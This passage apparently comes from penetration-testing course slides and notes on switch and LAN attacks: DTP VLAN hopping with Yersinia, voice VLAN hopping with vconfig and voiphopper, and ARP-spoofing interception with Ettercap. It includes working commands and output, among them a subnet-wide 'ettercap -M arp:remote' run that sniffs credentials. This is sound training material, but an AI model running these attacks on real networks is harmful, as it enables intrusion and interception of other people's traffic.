
If another switch connects to a DTP port, the DTP switch will watch for the presence of 802.1Q or ISL traffic for 30 seconds. When either protocol is discovered, the DTP port will auto-configure to match the trunking configuration, sharing VLAN information with downstream switches. If no 802.1Q or ISL traffic is observed, the switch will default the port to an access port, allowing the user to connect to the default or specified VLAN.

As an attacker, if we can trick the switch into thinking our connected system is a switch using 802.1Q, then we can trick the switch into configuring the port as a trunk, passing down all VLAN traffic with similar upstream access.

While we are focusing on DTP for Cisco IOS, Juniper switches have a similar feature that could be manipulated on the right conditions: LLDEP-MED.

https://www.juniper.net/documentation/en_US/junos/topics/topic-map/802-1x-and-voip-on-switches.html#id-example-setting-up-voip-with-8021x-and-lldp-med-on-an-ex-series-switch.

DTP Traffic



DTP Traffic

On a penetration test, this author always takes a packet capture for several minutes on the wired interface connected to the switch, starting the capture process right before plugging in. After stopping the packet capture, applying a display filter such as "dtp", as shown in this slide, will reveal the presence of DTP frames, indicating that the switch port is vulnerable to a DTP VLAN hopping attack.

Expanding the protocol header for a DTP frame will reveal several useful pieces of information, including the VLAN Trunking Protocol domain name (if configured), the status of the port, and the DTP type. The status values 2, 3, 4, and 0x81 on Cisco switches indicate that the port is configured to negotiate with the connected device as a trunk port. The DTP type value indicates that port is configured to support 802.1Q when the value is 0x45.

Yersinia

- Multifunction network attack tool
- Manipulates multiple LAN-related protocols
 - STP, CDP, DTP, HSRP, DHCP, 802.1Q, VTP, ISL
- Curses-based interface or GTK GUI
 - Recommend Curses interface
- Requires screen size of 80x25 to run in Curses mode

```
# yersinia -I
```

Yersinia

Yersinia is a multifunction network attack tool, focused on exploiting LAN protocols, including Spanning Tree Protocol (STP), Cisco Discovery Protocol (CDP), DTP, Hot Standby Router Protocol (HSRP), Dynamic Host Configuration Protocol (DHCP), IEEE 802.1Q, VLAN Trunking Protocol (VTP), Inter-Switch LAN (ISL), and more.

Yersinia supports multiple user interfaces to deliver network attacks, including a command-line interface, a Curses-based interface, and an experimental GTK GUI interface. In this author's experience, the text-based Curses interface is the most stable interface and is recommended for all Yersinia attacks. To use Yersinia in Curses mode, a screen size of 80 columns by 25 rows is required.

To start Yersinia in Curses mode, invoke the `yersinia` command with the `-I` argument, as shown on this slide.

Note that there is a bug in Yersinia or the Curses library that is exhibited with VMware users. When Yersinia is started in Curses mode ("-I") in a virtual machine, many users find that they cannot get Yersinia to respond to any keystrokes, requiring that they switch to another terminal to kill Yersinia. If this happens, you may wish to run Yersinia in a native OS environment or use Yersinia in GTK mode ("`yersinia -G`").

DTP VLAN Attack I

```

Session Edit View Bookmarks Settings Help
----- yersinia 0.7.1 by Slay & tomac - STP mode [13:44:13]
RootId      BridgeId    Port      Iface Last seen
8001.00190693DC0
----- Choose protocol mode ----- 08 Sep 13:44:12
CDP      Cisco Discovery Protocol
DHCP     Dynamic Host Configuration Protocol
802.1Q   IEEE 802.1Q
802.1X   IEEE 802.1X
DTP      Dynamic Trunking Protocol
HSRP     Hot Standby Router Protocol
ISL      Inter-Switch Link Protocol
STP      Spanning Tree Protocol
VTP      VLAN Trunking Protocol
----- ENTER to select - ESC/Q to quit -----

Total Packets: 22      STP Packets: 3      MAC Spoofing [X]
Choose your life (mode)
STP Fields
Source MAC 04:08:20:12:A9:75 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId AC58.E7CD90117CAA Pathcost 00000000
BridgeId 8423.1B231602FF08 Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
  
```

TIP

1. Press **g** to select protocol mode attacks
2. Select the **DTP** protocol mode attack
3. Press **x** to open DTP attack panel
4. Press **l** to become a trunk port

DTP VLAN Attack 1

After invoking Yersinia, we can navigate to different supported protocols using function keys, or by pressing the "g" button to open the "Choose protocol mode" dialog, as shown. From the Choose protocol mode dialog, use the arrow keys to highlight the DTP protocol and press Enter.

After navigating to the DTP attack mode function, press "x" to open the DTP attack panel. Yersinia supports two attacks against DTP: pressing 0 will allow you to specify a DTP packet based on your configuration preferences set in the "DTP Fields" section at the bottom of the Yersinia screen, and pressing 1 will send a DTP packet automatically configured to enable 802.1Q trunking on the switchport recipient. Press l to deliver this frame, causing the switch to recognize the connected device as a switch and allow the attacker to become a trunk port.

DTP VLAN Attack 2

```
Session Edit View Bookmarks Settings Help
- yersinia 0.7.1 by Slay & tomac - DTP mode [13:22:13]
Neighbor-ID Sta Source MAC Destination MAC Last seen
0C7CE846D595 ACC 00:19:06:93:DC:04 01:00:0C:CC:CC:CC 10 Sep 13:14:00
00190693DC04 TRU 00190693DC04 01:00:0C:CC:CC:CC 10 Sep 13:22:01
0C7CE846D595 TRU 00190693DC04 01:00:0C:CC:CC:CC 10 Sep 13:21:44
Version 01
Neighbor-ID 00190693DC04
Status 84 TRUNK/AUTO
Type A5 802.1Q/802.1Q
Domain corpnet-vtp
Total 19
Interface eth0
q,ENTER: exit Up/Down: scrolling
Total Packets: 1077 DTP Packets: 37 MAC Spoofing [X]
Information should be f
DTP Fields
Source MAC 0C:7C:E8:46:D5:95 Destination MAC 01:00:0C:CC:CC:CC
Version 01 Neighbor-ID 0C7CE846D595 Status 03 Type A5
Domain
```

TIP

After delivering the DTP message, press 5 to open a status dialog.

Here, the status indicates TRUNK/AUTO, revealing a successful attack.

DTP VLAN Attack 2

After delivering the DTP attack, press 5 to open a status dialog for the DTP port to obtain details about the port configuration. In the example on this slide, Yersinia indicates that the port status is "84 TRUNK/AUTO," telling us the attack was successful.

Building a VLAN List

- Yersinia will track observed VLAN numbers and protocol information
 - Broadcast/multicast traffic traversing switch table
- "g" to select protocol mode, "802.1Q," Enter

Observed VLAN list

```

yersinia 0.7.1 by Slay & tomac - 802.1Q mode [14:12:59]
VLAN L2Proto1 Src IP      Dst IP      IP Prot  Iface Last seen
0100 PVST
0200 PVST
0100 PVST
0200 PVST
0100 ARP      10.10.100.2  10.10.100.10? UKN      eth0 10 Sep 14:12:43
0200 PVST
0100 UKN
0100 PVST
0100 UKN
0200 PVST
UKN      eth0 10 Sep 14:10:45
UKN      eth0 10 Sep 14:12:42
UKN      eth0 10 Sep 14:10:45
UKN      eth0 10 Sep 14:11:16

Total Packets: 7849 802.1Q Packets: 5757 MAC Spoofing [X]

```

Building a VLAN List

Yersinia will monitor network traffic observed and record information such as IP addresses, protocol information, and VLAN settings. After executing the DTP attack, we can let Yersinia continue to monitor the network and build a list of accessible VLANs. To access the list of observed VLANs, addresses, and protocols (such as the example shown in this slide), press "g" to select the protocol mode selection dialog, scroll to select the 802.1Q entry, and press Enter.

VLAN Participation

- Linux supports native 802.1Q VLAN support with virtual interfaces
 - Requires "8021q" module and VLAN tools for the vconfig utility
- No support for Cisco ISL trunk ports

```
# modprobe 8021q
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# ifconfig eth0.100
eth0.100  Link encap:Ethernet  HWaddr 00:21:86:5c:1b:0e
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:684 (684.0 B)  TX bytes:0 (0.0 B)
# vconfig rem eth0.100
```

VLAN Participation

Once we have a list of VLAN interfaces, we can easily configure a Linux host to create one or more virtual interfaces, each assigned to a specified VLAN. Supporting this configuration are the Linux VLAN tools with the *vconfig* utility and the Linux kernel module 8021q.

First, load the kernel module 8021q with the modprobe utility, as shown. Next, create a virtual interface for each desired VLAN using the vconfig utility. The vconfig utility will create a sub-interface matching the parent interface with the suffix ".100" (where 100 is the specified VLAN number—for example, eth0.100). We can configure the eth0.100 interface as any other interface, removing it with the "vconfig rem eth0.100" command.

Note that the vconfig utility does not attempt to validate that you have specified the correct VLAN number; vconfig will create a VLAN sub-interface with any VLAN number you specify, encapsulating the traffic with the appropriate 802.1Q header. Also, there is no Linux support for the proprietary Cisco ISL protocol.

VLAN Hopping – 802.1Q Trunk

```
# vconfig add eth0 100
Added VLAN with VID == 100 to IF -:eth0:-
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.100
DHCPOFFER of 10.10.100.3 from 10.10.100.1
bound to 10.10.100.3 -- renewal in 39377 seconds.
# dhclient eth0.200
DHCPOFFER of 10.10.200.3 from 10.10.200.1
bound to 10.10.200.3 -- renewal in 39022 seconds.
# nmap -sS -F -p 10.10.200.1

Interesting ports on 10.10.200.1:
Not shown: 98 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
MAC Address: 00:19:06:93:DC:42 (Cisco Systems)
```


VLAN Hopping – 802.1Q Trunk

The examples on this slide demonstrate how an attacker can leverage access to a DTP port to hop through multiple VLANs on a connected interface. The virtual interfaces can be used indirectly with Linux bridging (where traffic destined for the 10.10.200.0/24 network is naturally bridged through that connected interface, such as in the Nmap example shown on this slide). Additional routes will require manual configuration, where we can manually specify routes through interfaces by choosing one virtual interface or another as the default gateway, as shown below (where all traffic will be routed through the eth0.200 interface, unless another interface exists that is directly connected to the target network):

```
# route add -net 0.0.0.0/0 eth0.200
```

DTP Attacks

"Isn't this so ... CVE-1999-1129? It's 20 years later!"



Virtualization products rely on trunk access to map physical switch VLANs to virtual switch VLANs.

interface FastEthernet0/9
switchport mode trunk
no ip address

DTP Attacks

If you've been working in networking for a while, you may be thinking to yourself, "This DTP attack stuff is so 1999!" You're right, but we're seeing a reemergence of network ports and systems exposed to this vulnerability, particularly in environments where virtualization is used.

Virtualization platforms often leverage a virtual switch product to assign VLANs to different VM guests as well as to build software-defined networks (SDNs). Since the virtualization host needs to have trunk access to the physical switch to bridge multiple VLANs, vendors recommend that administrators deploy the network for trunk port access.


The graphic shown on this page was retrieved in late 2016 from the Citrix support site (<https://support.citrix.com/article/CTX123489>). The article recommends that administrators configure Cisco switch ports using `switchport mode trunk`, the exact configuration that makes the host system vulnerable to DTP attacks. Also in 2016, Ronny Bull and fellow researchers from Clarkson University and Utica College presented findings disclosing that virtualized hosts that send DTP messages (using Yersinia or other tools) can also reconfigure the host switch port to enter DTP mode, exposing multiple VLANs to the guest virtual machine.

(<https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20Bull-Matthews-Trumbull-VLAN-Hopping-ARP-MITM-in-Virtualized-UPDATED.pdf>)

Voice VLAN Hopping

- Cisco switches accommodate a special "voice VLAN" feature
 - VoIP phone plugs into switch, PC plugs into VoIP phone
 - Switch must trunk two VLANs
- Attacker can identify VLAN used for voice through CDP traffic
- Despite port configured as access, attacker can create 802.1Q trunk
 - Access to voice VLAN

```
interface FastEthernet0/2
switchport access vlan 100
switchport mode access
switchport voice vlan 200
```




Voice VLAN Hopping

Another technique to evaluate when evading the NAC system is the option to perform VLAN hopping, particularly in environments where VoIP devices are used to bridge a workstation and a phone over a single network cable. Cisco switches support a special configuration mode where a single switch port can be used to connect a VoIP phone to a voice VLAN, while a second device can connect to the phone to access a different VLAN. The Cisco VoIP phone effectively becomes a two-port switch, allowing the customer to retain their existing switch density while accommodating the VoIP phones on their network. To bridge the traffic from the workstation on a different VLAN than the phone, however, the VoIP phone must become a trunk port, if only a limited one, to differentiate between its own traffic and the traffic of the downstream device.

The Cisco configuration shown on this slide is an example of how a voice VLAN is configured, using the configuration directive "switchport voice vlan 200", with a second configuration directive "switchport access vlan 100" to support the PC connecting through the phone. Despite the switchport being configured as "access," an attacker can manipulate the switch when directly connected to access the voice VLAN.

Cisco Discovery Protocol



Cisco Discovery Protocol

The traffic shown on this slide is from a Cisco Discovery Protocol (CDP) packet, filtered using the Wireshark "cdp" filter directive. Note that in the two packets shown on this slide, the packet interval is 60 seconds, the default timer interval for Cisco switches to send CDP packets.

Inspecting the payload of the CDP packet reveals several useful configuration details about the network, including:

- Device ID: The hostname of the Cisco switch.
- Software Version: The version of IOS used.
- Platform: The switch model number.
- Port ID: The port designation that the station is connected to.
- Native VLAN: The native VLAN used by the workstation. This is the intended port for use by the workstation connected to the phone or to the switch directly.
- VoIP VLAN Reply: The voice VLAN intended for use by Cisco VoIP devices.

By inspecting the CDP packet, we can identify the native VLAN number and the VoIP VLAN number, which is sufficient information to allow an attacker to hop to a different VLAN.

Accessing Cisco VoIP VLAN

- Use the vconfig utility to add an 802.1Q VLAN to the local interface
- Lack of CDP cloaks vulnerability with obscurity
 - Attacker must learn VLAN#
 - Maximum 4094 VLANs; can be brute-forced

```
# dhclient eth0
bound to 10.10.10.115 -- renewal in 39305 seconds.
# modprobe 8021q
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.200
bound to 10.10.200.2 -- renewal in 39133 seconds.
```

Accessing Cisco VoIP VLAN

Returning to the vconfig utility, knowledge of the VoIP VLAN number is all that is necessary to create a new sub-interface that sends 802.1Q encapsulated traffic to the switch, mirroring the behavior of the Cisco VoIP phone when used to connect a downstream PC. By creating the sub-interface, an attacker can access the voice VLAN with an opportunity to manipulate other VoIP phones used in the organization.

Note that we relied on the presence of CDP traffic to identify the voice VLAN. It is possible to configure a Cisco VoIP phone to apply an 802.1Q header on all PC traffic based on a static VLAN designation, obviating the need for the CDP protocol. This represents a security-through-obscurity obstacle for an attacker. Since there are only 4094 possible VLAN numbers, the attacker can simply brute-force the voice VLAN number using a shell script with the vconfig utility, watching for any network traffic on the created interface for several seconds before destroying the interface. Further, this process could be implemented in parallel, testing multiple VLAN "guesses" at the same time, only limited by the CPU and memory of the attacker's system.

voiphopper

- Automates voice VLAN hopping attack
 - Listens for CDP to extract voice VLAN#
 - Creates interface, requests DHCP address
- Includes attack options for Cisco, Avaya, and Nortel switches

```
# ./voiphopper -c 0 -i eth0
VoIP Hopper 2.00 Running in CDP Sniff Mode
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 371 bytes
Discovered VoIP VLAN: 200
Added VLAN 200 to Interface eth0
  Current MAC: 00:10:c6:ce:f2:ab
Attempting dhcp request for new interface eth0.200
VoIP Hopper dhcp client: received IP address for eth0.200: 10.10.200.2
```

voiphopper

The tool voiphopper automates the process of watching for CDP traffic to identify the voice VLAN number, creating the necessary sub-interface, and launching a DHCP client to obtain an IP address. Available at <http://voiphopper.sf.net>, voiphopper requires that we specify the switch architecture with the "-c" argument and the connected interface name with "-i". Voiphopper also supports a similar attach technique against other switch vendors as well, including Avaya and Nortel devices.

To use voiphopper, you must install the DHCP client utility "dhclient." Voiphopper will not attempt to create the VLAN sub-interface if the dhclient utility is missing.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass

Manipulating the Network

Exercise: Ettercap MitM

Bettercap

HTTPS MitM

Routing Attacks

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

Manipulating the Network

Next we'll look at various techniques to manipulate network protocols, establishing a position as a Man-in-the-Middle attacker, targeting ARP, HSRP, VRRP, and common routing protocols.

Network Manipulation

- With expanded network access, we can focus on manipulating traffic
- Man in the Middle (MitM) opens up many attack opportunities
 - Some defenses against MitM force us to seek less-common techniques

Network manipulation is the opportunity to observe sensitive data and deliver attacks against targets.

Network Manipulation

With expanding network access through NAC bypass and VLAN hopping techniques, we can focus on manipulating the network. A commonly desirable technique is to manipulate the network to create a Man-in-the-Middle (MitM) opportunity, forcing the delivery of traffic to go through the attacker before it reaches its intended destination.

Several opportunities are available to implement MitM attacks, though many networks will implement defenses against more common attack techniques, forcing us to seek less-common techniques to be successful.

Through network manipulation, we create the opportunity to observe data in the network, including sensitive information that can yield an attacker-escalated network or system access. Next we'll explore this concept and several techniques supporting network manipulation.

LAN Manipulation


- Manipulating other clients on the LAN (or VLAN) as the attacker
 - Become the preferred default gateway for clients
- Multiple tools: arpspoof, Cain, Ettercap, Bettercap
 - We'll focus on Ettercap and Bettercap for advanced features
 - Command-line access for greatest compatibility with target systems

LAN Manipulation

First we'll focus on manipulating devices on the same LAN or VLAN as the attacker. This is the most common implementation of MitM attacks, manipulating other clients into believing that we are the default gateway system and, therefore, becoming a traffic bridging device on the network. Multiple tools are available to implement these attacks, including arpspoof, Cain, Ettercap, and Bettercap.

Due to their custom functionality, advanced features, and attractive command-line interface (allowing us to mount an attack without a tty on the victim), we'll focus on leveraging Ettercap and Bettercap for LAN manipulation attacks.

ARP Spoofing



1. Attacker enumerates hosts on the network (multiple ARP requests or other discovery techniques)
2. Attacker sends a LAN workstation an ARP reply indicating he is the default gateway
3. Attacker sends the default gateway an ARP reply indicating he is the LAN workstation
4. All traffic originating from the workstation or upstream networks bridged through the default gateway is delivered to the attacker, who forwards packet after inspection/logging


ARP Spoofing

ARP spoofing is a common technique used to manipulate a switched network, allowing an attacker to eavesdrop on all or selected LAN activity by establishing a MitM attack. With access to the LAN, the attacker enumerates hosts on the network to learn ARP address and IP address information. This is commonly done with a flood of ARP request messages, but can also be done with ICMP Echo Request messages or by passively observing broadcast or multicast information from clients.

Once the attacker has a list of LAN devices, he begins issuing ARP reply messages to the uplink connection of the MitM position, commonly the default gateway. Each ARP reply message is faked, disclosing to the default gateway that the attacker's MAC address is the address that should be associated with the network node being impersonated.

After manipulating the default gateway, the attacker repeats the process in reverse, this time telling each network node that he is the default gateway. Once complete, all the network traffic will bridge to the attacker, regardless of its final destination. After inspecting and possibly manipulating the traffic, the attacker will forward the frames to the legitimate device. Periodically, the attacker will reissue the ARP response advertisements to maintain the MitM attack, overriding any legitimate ARP activity from legitimate hosts.

ARP Spoofing Example



1. Attacker says "172.16.0.1, I am the MAC for 172.16.0.111"
2. Attacker says "172.16.0.111, I am the MAC for 172.16.0.1"

ARP Spoofing Example

The Wireshark capture shown in this slide was taken during an ARP spoofing attack. The two marked frames (frames 523 and 524) summarize the ARP response activity from the attacker at MAC address 00:18:8b:ad:2a:c7.

Both frames are sent by the attacker, first telling the default gateway (at 00:23:4d:da:22:23) that he is the node at 172.16.0.111. Next, the attacker tells the host at 172.16.0.111 (00:1f:f3:01:e3:42) that he is the default gateway at 172.16.0.1.

Victim ARP Table

```
Administrator: C:\Windows\system32\CMD.exe
C:\Users\Joshua Wright>arp -a

Interface: 172.16.0.113 --- 0xc
Internet Address      Physical Address      Type
172.16.0.1            00-19-7d-1b-03-fa    dynamic
172.16.0.3            00-19-7d-1b-03-fa    dynamic
172.16.0.101          00-19-7d-1b-03-fa    dynamic
172.16.0.103          00-19-7e-89-fb-a7    dynamic
172.16.0.106          00-19-7d-1b-03-fa    dynamic
172.16.0.111          00-19-7d-1b-03-fa    dynamic
172.16.0.112          00-19-7d-1b-03-fa    dynamic
172.16.0.114          00-19-7d-1b-03-fa    dynamic
172.16.0.115          00-19-7d-1b-03-fa    dynamic
172.16.0.117          00-19-7d-1b-03-fa    dynamic
172.16.0.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
224.0.0.253           01-00-5e-00-00-fd    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

Victim ARP Table

This slide demonstrates what the ARP table will look like on a victim system during an ARP poisoning attack. For several nodes on the 172.16.0.0/24 network, the IP address resolves to the physical address 00:19:7d:1b:03:fa. This MAC address is the attacker, manipulating the network to create a MitM attack. In your lab exercises, use the "arp -a" command to troubleshoot ARP spoofing attacks. On Linux, you can use "arp -an" to avoid delays from name resolution as well.

Ettercap ARP Poisoning

```
# ettercap [OPTIONS] [TARGET1] [TARGET2]
```

- Target designation is MAC/IPv4(s)/Port(s)/IPv6(s)
 - Blank fields indicate all: "///"
- MAC addresses specified in colon-separated bytes
- Multiple IP addresses can be specified with byte ranges, byte lists, or address lists
 - 10.10.10.1-252,254;10.10.10.10
- Ports ranges specified with dash or comma
- Options for ARP spoof: "-M arp:remote"

Ettercap ARP Poisoning

When we specify the targets for an Ettercap MitM attack, the syntax for each target block is [MAC] / [IPv4 Addresses] / [PORTS] / [IPv6 Addresses], where any or all the parameters can be blank (for example, "///"). The first and second target designations allow us to select one or more hosts to filter traffic coming from one or more hosts to one or more hosts (bi-directional manipulation). Ettercap has many convenient options, but we'll primarily use it for ARP spoofing (by specifying "-M arp:remote" as an option).

When specifying multiple hosts by MAC addresses, separate each colon-delimited address with a comma or a semicolon. Multiple IP addresses, however, use a dash to specify a range within a single octet; separate multiple IP addresses with a dash. Port ranges work similarly to IPv4 and IPv6 address ranges, using a comma to specify multiple ports, while a dash specifies a range of ports.

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (JohnnyBrav0).

Simple Ettercap Usage

```
# ettercap -T -q -M arp:remote /172.16.0.1-254// /172.16.0.1-254//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

```
Listening on:
  eth0 -> 00:0C:29:1D:E2:41
          172.16.0.176/255.255.255.0
          fe80::20c:29ff:fe1d:e241/64

16 hosts added to the hosts list...

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

SNMP : 10.10.10.4:161 -> COMMUNITY: public INFO: SNMP v1
```

TIP

Ettercap is interactive; press "h" to access options after loading.

Press "q" to quit Ettercap. **DO NOT SIGKILL Ettercap!**

Simple Ettercap Usage

Ettercap supports several methods for implementing MitM attacks, including ARP spoofing. As root, invoking Ettercap with the "-T" argument starts Ettercap in text-mode. Adding the "-q" argument tells Ettercap to subdue its output (quiet mode). The "-M" argument tells Ettercap which MitM technique to use; supplying the method "arp:remote" instructs Ettercap to perform ARP spoofing, allowing the attacker to eavesdrop and manipulate both LAN and remote network traffic (alternatively, "arp:oneway" will allow the attacker to intercept traffic from the left target to the right target). Finally, the two target designations ("/172.16.0.1-254// /172.16.0.1-254//") tell Ettercap to become MitM for all nodes on the local network (172.16.0.0/24). These two designation are identified in the output as GROUP1 or GROUP2. If you do NOT see two GROUPs while running Ettercap, it was unable to find the targets and place itself in the middle.

At startup, Ettercap will enumerate all the nodes on the network with ARP response packets, then will advertise to all discovered hosts that it is the default gateway and to the default gateway that it is all hosts, establishing the MitM attack. While periodically maintaining the MitM attack following any legitimate ARP messages that conflict with the manipulated network, Ettercap will perform password sniffing, displaying the output on the screen (as in the case of the SNMP community string, shown in this slide).

While Ettercap is running, we can change settings or implement additional attacks interactively. Pressing "h" while running Ettercap will display a help menu, describing the context-sensitive navigation options.

It is important to note that you should never issue a SIGKILL message to Ettercap (for example, "killall -9 ettercap" or "kill -9 `pidof ettercap`"). Press "q" to quit Ettercap, which will cause it to re-ARP all the nodes on the network with the correct MAC address information, taking it out of the loop as the MitM. Failure to quit Ettercap gracefully will likely result in a DoS situation, since the attacker's system will no longer bridge packets to the correct targets.

Power of Ettercap

- Password sniffing is great
 - Telnet, FTP, POP3, SSH, SMB, HTTP, MySQL, IMAP, VNC, SNMP
 - And other protocols you probably don't care about
- Plugins are cool too
 - Spoof DNS responses, SMB downgrade, etc.
- Real opportunity is in Ettercap filters!

Power of Ettercap

Ettercap is a powerful tool that is immediately useful in many penetration tests. For example, Ettercap supports a variety of protocols for password-sniffing attacks, with a long list of common protocols and an even longer list of uncommon protocols (such as passwords for the popular Half Life and Quake gaming protocols).

Ettercap also includes support for supplemental functionality through plugins, including the ability to perform DNS responses, attempt to downgrade Windows SMB authentication, and more.

